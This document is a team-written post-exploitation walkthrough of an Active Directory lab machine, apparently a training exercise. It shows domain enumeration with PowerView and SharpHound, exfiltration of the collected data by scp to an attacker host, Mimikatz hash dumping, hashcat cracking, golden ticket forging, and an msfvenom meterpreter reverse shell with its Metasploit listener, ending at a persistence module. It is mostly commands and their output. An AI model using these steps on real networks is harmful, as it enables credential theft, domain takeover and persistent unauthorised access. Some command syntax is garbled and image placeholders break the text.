SECURITY WALKTHROUGH

<post-Exploitation basics >

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

1.) Starting Powershell

— `powershell -ep bypass` -ep bypasses the execution policy of powershell allowing you to easily run scripts

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>
```

Start PowerView

```
PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> .\PowerView.ps1
```

Enumerate the domain users

```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine_1
Admin_2
Machine_2
SQL Service
dMeWAtITRf
```

Enumeration w/ Bloodhound

Getting loot w/ SharpHound –

`powershell -ep bypass` same as with PowerView`. .\Downloads\SharpHound.ps1`

`Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip`

```
PS C:\Users\Administrator\Downloads> . .\SharpHound.ps1
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
----------------------------------------------
Initializing SharpHound at 12:48 AM on 7/5/2023
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 78 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 84 MB RAM
Enumeration finished in 00:00:01.5376496
Compressing data to C:\Users\Administrator\Downloads\20230705004823_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:48 AM on 7/5/2023! Happy Graphing!
```

Transfer the loot.zip folder to Attacker Machine

Starting the ssh service

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo service ssh start
```

```
PS C:\Users\Administrator\Downloads> scp 20230705034533_loot.zip kali@10.4.14.198:/tm
The authenticity of host '10.4.14.198 (10.4.14.198)' can't be established.
ECDSA key fingerprint is SHA256:ILhTP9E/0DdPXBh9AvR62VExnTgiUxV1PHXVYUViFfM.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.4.14.198' (ECDSA) to the list of known hosts.
kali@10.4.14.198's password:
20230705034533_loot.zip
PS C:\Users\Administrator\Downloads>
```

register Bloodhound

The queries can be as simple as find all domain admins

Dumping hashes w/ mimikatz


Navigate to Mimikatz Directory


```
cd Downloads && mimikatz.exe
```

Enable Debug Privilege

```
privilege::debug
```

*To see all the **NTLM** hashes **Command:** lsadump::lsa /patch*





Cracking the Hashes with Hashcat

```
hashcat -m 1000 <path_to_hashes.txt> /path/to/rockyou.txt
```


This will start the cracking process. Hashcat will try to match the hashes against the wordlist, revealing user passwords.

*the same method for the **Machine2 password**.*


Golden Ticket Attacks w/ mimikatz

Golden Tickets are extremely powerful because they allow access to any machine in the domain for an indefinite period. This is done by forging a Kerberos Ticket Granting Ticket (TGT) for the `krbtgt` account


Dump the krbtgt Hash



*Creating a golden ticket.**Command**: kerberos::golden /user: Administration /domain:controller.local /sid:<S_ID_> /<Account_which_you_want_to_make_administrator>:<NTLM_HASH> /id:<Administrator_ID>*





To Open a Command Prompt with Domain Admin Privileges




Enumeration w/ Server Manager:

*To find out the users enter the server using **RDP***







*The **SQLSERVICE** account **NTLM** hash*

```
RID  : 00000453 (1107)
User : SQLService
LM   :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

*Now decrypting it. Using **hashcat** to break the hash using rockyou.txt as a wordlist. **Command:** hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt*

Maintaining Access:


***uploading payload** in the **target machine**.*

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.86.117 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

┌──(root㉿kali)-[~]
└─#
```

sending the payload to ***the target machine***

checking whether it is uploaded or not.



```
┌──(root㉿kali)-[~]
└─# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
msf6 > search type:exploit name:handler

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/freebsd/misc/citrix_netscaler_soap_bof        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   1  exploit/multi/handler                                                  manual     No     Generic Payload Handler
   2  exploit/windows/browser/notes_handler_cmdinject       2012-06-18       excellent  No     IBM Lotus Notes Client URL Handler Command Injection
   3  exploit/windows/browser/ms05_054_onload               2005-11-21       normal     No     MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Re
mote Code Execution
   4  exploit/windows/local/bypassuac_comhijack             1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   5  exploit/windows/local/bypassuac_sluihijack            2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
   6  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc  2015-12-18       excellent  Yes    blueman set_dhcp_handler D-Bus Privilege Escalation


Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc

msf6 >
```

```
msf6 > use 1
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

*setting the **LHOST and LPORT.Command***

```
msf6 exploit(multi/handler) > set LHOST 10.8.86.117
LHOST => 10.8.86.117
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.86.117      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.86.117      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Running shell.exe IN victim machine

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>shell.exe

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.86.117:4444
[*] Sending stage (175686 bytes) to 10.10.149.78
[*] Meterpreter session 1 opened (10.8.86.117:4444 → 10.10.149.78:50006) at 2023-06-29 22:09:46 +0600

meterpreter >
```

```
meterpreter > dir
Listing: C:\Users\Administrator
==============================

Mode              Size    Type  Las
----              ----    ----  ---
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
040555/r-xr-xr-x  0       dir   202
040555/r-xr-xr-x  0       dir   202
040555/r-xr-xr-x  0       dir   202
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
100666/rw-rw-rw-  786432  fil   202
100666/rw-rw-rw-  65536   fil   202
100666/rw-rw-rw-  524288  fil   202
100666/rw-rw-rw-  524288  fil   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
040555/r-xr-xr-x  0       dir   202
040777/rwxrwxrwx  0       dir   202
040777/rwxrwxrwx  0       dir   202
040777/rwxrwxrwx  0       dir   202
040555/r-xr-xr-x  0       dir   202
100666/rw-rw-rw-  86016   fil   202
100666/rw-rw-rw-  172032  fil   202
100666/rw-rw-rw-  20      fil   202
100777/rwxrwxrwx  73802   fil   202

meterpreter >
```

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter >
```

command to come out by staying the connection.

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
